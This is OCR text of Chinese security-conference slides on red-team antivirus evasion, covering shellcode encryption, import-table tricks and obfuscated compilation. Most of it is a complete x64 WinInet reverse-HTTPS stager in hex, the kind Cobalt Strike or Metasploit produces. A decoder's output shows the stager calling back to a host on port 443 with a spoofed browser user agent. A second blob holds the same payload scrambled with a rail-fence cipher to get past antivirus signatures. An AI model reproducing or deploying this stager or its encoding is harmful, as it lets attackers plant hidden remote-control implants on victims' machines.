网络安全创新大会
Cyber Security Innovation Summit

Redteaming：主流杀软对抗之路

ABOUT ME

木星安全实验室

SkyMine


●实验室负责人
●CompTIA Security+
CISP-PTS
CISAW
CISP
CDPSE

scareing

●安全研究员
●红队攻防，杀软规避研究及武器化

红队作战概览图

网络安全创新大会
Cyber Security Innovation Summit



研究背景

- 红队攻防的必要因素
- 杀软检测手段的不断升级

网络安全创新大会
Cyber Security Innovation Summit

目录

Bypass之静态免杀

Shellcode加密

IAT导入地址表

混淆编译


Shellcode加密

Shellcode：16进制的机器码。

例如：

杀软查杀cobaltstrike，metasploit等知名远控通常是通过shellcode特征匹配来进行查杀。

内存加载mimikatz，通常也会将mimikatz转为shellcode。



Input Type: ( ) Base 64 Only [✓ Hex] ( ) Base 64 Xor by byte

XOR Key: 35

Input


```
\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d
\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x75\x72\x8b
\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac
\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b
\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e
\x69\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x48\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56\x79\xa7\xff
\xd5\xe9\x93\x00\x00\x00\x5a\x48\x89\xc1\x41\xb8\xbb\x01\x00\x00\x4d\x31\xc9\x41\x51\x41\x51\x6a\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x79\x5b
\x48\x89\xc1\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x32\xc0\x84\x52\x52\x41\xba\xeb\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\xba\x1f
\x00\x00\x00\x6a\x00\x68\x80\x33\x00\x00\x49\x89\xe0\x41\xb9\x04\x00\x00\x00\x41\xba\x75\x46\x9e\x86\xff\xd5\x48\x89\xf1\x48\x89\xda\x49\xc7\xc0\xff\xff\xff\xff\x4d
\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb\xb3\xe9\xe4\x01\x00\x00\xe8\x82\xff\xff\xff\x2f\x77\x70\x2d
\x69\x6e\x63\x6c\x75\x64\x65\x73\x2f\x63\x6f\x70\x79\x72\x69\x67\x68\x74\x2e\x70\x6e\x67\x00\x35\x4f\x21\x50\x25\x40\x41\x50\x5b\x34\x5c\x50\x5a\x58\x35\x34\x28\x50\x5e
\x29\x37\x43\x43\x29\x37\x7d\x24\x45\x49\x43\x41\x52\x2d\x53\x54\x41\x4e\x44\x41\x52\x44\x2d\x41\x4e\x54\x49\x56\x49\x52\x55\x53\x2d\x00\x43\x6f\x6e\x6e\x65\x63\x74\x69\x6f\x6e\x3a
\x20\x63\x6c\x6f\x73\x65\x0d\x0a\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x4d\x61\x63\x69\x6e\x74\x6f\x73\x68\x3b\x20\x49\x6e
\x74\x65\x6c\x20\x4d\x61\x63\x20\x4f\x53\x20\x58\x20\x31\x30\x5f\x31\x31\x5f\x32\x29\x20\x41\x70\x70\x6c\x65\x57\x65\x62\x4b\x69\x74\x2f\x36\x30\x31\x2e\x33\x2e\x39\x20\x28\x4b
\x48\x54\x4d\x4c\x2c\x20\x6c\x69\x6b\x65\x20\x47\x65\x63\x6b\x6f\x29\x20\x56\x65\x72\x73\x69\x6f\x6e\x2f\x39\x2e\x30\x2e\x32\x20\x53\x61\x66\x61\x72\x69\x2f\x36\x30\x31\x2e\x33\x2e
\x39\x0d\x0a\x00\x35\x4f\x21\x50\x25\x40\x41\x50\x5b\x34\x5c\x50\x5a\x58\x35\x34\x28\x50\x5e\x29\x37\x43\x43\x29\x37\x7d\x24\x45\x49\x43\x41\x52\x2d\x53\x54\x41\x4e\x44\x41\x52\x44\x2d
\x41\x4e\x54\x49\x56\x49\x52\x55\x53\x2d\x54\x45\x53\x54\x2d\x46\x49\x4c\x45\x21\x24\x48\x2b\x48\x2a\x00\x35\x4f\x21\x50\x25\x40\x41\x50\x5b\x34\x5c\x50\x5a\x58\x35\x34\x28\x50\x5e
\x29\x37\x43\x43\x29\x37\x7d\x24\x45\x49\x43\x41\x52\x2d\x53\x54\x41\x4e\x44\x41\x52\x44\x2d\x41\x4e\x54\x49\x56\x49\x52\x55\x53\x2d\x54\x45\x53\x54\x2d\x46\x49\x4c\x45\x21\x24\x48\x2b
\x48\x2a\x00\x35\x4f\x21\x50\x25\x40\x41\x50\x5b\x34\x5c\x50\x5a\x58\x35\x34\x28\x00\x41\xbe\xf0\xb5\xa2\x56\xff\xd5\x48\x31\xc9\xba
\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89\xf1\x48\x89\xda
\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b
\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x7f\xfd\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x31\x31\x2e\x31\x33\x32\x00\x00\x00\x00\x00
```

Output

```
This Version is using Wininet X64

Found User Agent String:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2) AppleWebKit/601.3.9 (KHTML, like Gecko) Version/9.0.2 Safari/601.3.9


Found URL String:  192.168.111.132
Found Uri Path:  /wp-includes/copyright.png
Full Path:  192.168.111.132/wp-includes/copyright.png
Found Port: 443

ShellCode As String:
```

Shellcode加密

栅栏密码加密



Input Type: Base 64 Only [✓ Hex] Base 64 Xor by byte


XOR Key: 35

Input

```
\xfc\xd0\x5b\x03\x75\x68\x49\x74\x0a\x6d\x64\x31\xe5\x34\xe8\x01\x50\x24\x5b\x6a\x51\x68\x46\x50\xb7\x00\x30\x20\x65\x0d\x41\x6f\x2f\x6e\x6f\x6a\xac\x53\xff
\x12\x56\x89\x4a\x8b\x24\x61\x51\x51\x56\x9e\x56\x57\x73\xdf\x3a\x78\x38\x63\x63\x0d\x69\x77\xf8\x8e\xa4\xd5\x00\x78\x00\x74\x48\x44\x59\x51\x68\x1f
\x86\x51\xe0\x6a\x54\x74\x74\x2e\x63\x2e\x0a\x57\x73\x1b\x62\x58\x93\x37\x00\xc0\x18\x89\x5a\xc9\xbb\x6a\xff\x07\x0b\x2e\x57\x70\x2f
\x30\x65\x79\x41\x28\x20\xb7\xde\x68\xb9\x36\x00\x85\x8b\xd0\x51\x31\x01\x50\xd5\x6a\xff\x33\xd9\x65\x68\x3d\x70\x72\x63\x20\x4e\x4a\x91\x57\xaf\x2e
\x60\x78\x58\x01\xff\x5b\x00\x04\x5f\x57\xd5\x2e\x00\x63\x74\x71\x74\x65\x63\x30\x54\x82\x18\x00\x0f\x37\x89\x40\x20\x8b\xe0\x00\x00\x6a\x31\xff\xbf\x6d
\xb1\x63\x6d\x3b\x2d\x75\x65\x2e\x20\x62\x64\x40\x00\x39\xe5\x8b\x01\x04\x58\x00\x53\xe0\xff\x31\x00\x69\xf7\x41\x6c\x2a\x4c\x71\x70\x35\x36\x81\xfc
\x00\x00\x31\x31\xd0\xd3\x8b\x5f\x00\x50\x89\x57\xd5\x2f\x6c\x1a\x00\x2c\x2f\x61\x6a\x74\x2f\x2e\x4a\xf4\x00\x01\x2e\xd2\x01\xe3\xd3\x5a\xa4\x68\x00\x57\xff
\x00\x73\xce\x11\x61\x2a\x6e\x2e\x2d\x61\x33\x84\xc7\x68\xd9\x35\x64\x3c\x3c\x01\x8b\xe9\x57\x00\x6a\x31\x00\x2e\x0d\x2e\x70\x2c\x67\x65\x45\x6c\x3b\xfb\xcf
\x00\x51\x31\x8b\x42\x49\x1c\x12\xd5\x89\x33\xff\x5e\x39\x31\xb6\xfb\x70\x39\x75\x64\x6e\x6c\x20\x7c\x0b\x00\x53\x2e\x52\x8b\x8b\x58\xeb\xff\x9f
\x80\x53\x21\xc7\x2e\x89\xf5\x6c\x2e\x61\x6f\x63\x69\x54\xc5\xd9\x10\x89\x36\x30\x10\x34\x8b\x86\xa7\xc6\x68\x56\x45\x75\x33\x21\x7a\x69\x30\x67\x63\x6f\x7a
\x72\x68\xae\x00\xe7\x30\x8b\x52\x8b\x4b\x5d\x79\xff\x50\x68\x68\x07\x2e\xc1\x91\x63\x3d\x65\x2f\x64\x6f\x69\x81\x03\x68\x57\x31\x52\x8b\x01\x0c
\x68\x56\xd5\xc3\x2d\xc1\x58\x33\xcd\xec\x61\x71\x3a\x2f\x69\x4d\x64\x88\xb4\x40\x68\xff\x0c\x57\xd6\x8b\x6e\x3a\x50\x83\x06\x89\x50\x2d\xe5\x83\x74\x3b
\x20\x3a\x6e\x20\x65\x00\xa6\x6a\x00\xff\x8b\x52\x31\x66\x65\x68\xe9\xc6\x18\xd5\xe9\x79\xa7\xa7\x69\x6c\x65\x70\x67\x3a\x6e\x0a\x6c\xd5\x20\xfd\x52\xf0\xff
\xd3\x74\x57\x8c\x89\x7b\xff\x7b\x72\xad\xf9\x6f\x6d\x6e\x74\x3a\x74\x74\x0d\x6a\xff\x00\x89\x14\xe2\x31\x01\x00\x57\x00\xd5\xff\x5d\xff\x65\xec\x6a\x6e
\x78\x2d\x74\x20\x6e\x2f\x6f\x75\x56\x00\xe8\x8b\xc7\xc0\x24\x68\x57\x00\xff\xd5\xe2\xff\x75\xf2\x43\x2f\x2f\x55\x68\x67\x65\x37\x6b
\x86\xa2\x53\xc3\x72\x01\xac\x58\x77\x57\x00\x3b\x85\xc5\xff\x71\x98\x11\x78\x6e\x53\x20\x7a\x67\x2e\x63\x67\xb5\x56\x58\x28\x0d\xc1\x8b\x69\x57\x5b\x2e
\xc0\xaa\x31\x6a\xea\xf4\x68\x6f\x2c\x3a\x69\x41\x30\x65\x34\xf0\x68\xe5\x0f\xcf\xcf\x58\x6e\xff\x31\x55\x0f\x68\xff\x2f\x2a\x91\x74\x69\x65\x72\x70\x2d\x3b
\x47\xc5\x68\x12\x75\xb7\xc1\x0d\xe2\x69\x31\xd2\xeb\x84\x09\xe9\xff\x72\xf8\x6d\x74\x6e\x65\x2c\x72\x20\x20\x75\x00\x96\xc0\x4a
\x20\x01\x75\x54\x00\x52\x68\xca\xeb\x91\xff\xf3\x21\x6c\x61\x3b\x72\x20\x65\x72\x65\xa3\x9f\x89\x85\x26\x2c\xc7\x24\x68\x00\x68\x50\x01\xf9\x01\xff
\x28\x48\x2b\x63\x71\x65\x64\x73\x76\x6b\x97\xe1\xe2\xc3\x31\x02\x38\x7d\x4c\x00\x00\x52\x00\x89\x00\x6f\xfb\x2e\x78\x69\x3d\x66\x65\x55\x3a\x69\xfc\xfc\xff
\x01\xff\x7c\xe0\x3b\x77\x00\x32\x53\x00\x04\x00\xe8\x31\xef\x6d\x6c\x30\x65\x66\x0a\x31\x6c\x5b
\x54\xd5\x07\x31\x61\x75\xf8\x26\xe8\xc0\x52\x31\x74\xe9\x00\xcb\x40\x6c\x70\x2e\x52\x6c\x0d\x31\x20\x44\x93\x85\x8b\xc0\x3c\xf4\x7d\x07\xd5\x84\x52\xff
\xf6\xc9\x00\x90\x65\x2c\x70\x35\x0a\x61\x65\x2e\x29\x1d\x82\xc0\xc6\xac\x03\xff\x52\x85\x01\x21\x61\x0d\x74\x30\x71\x74
```

Output

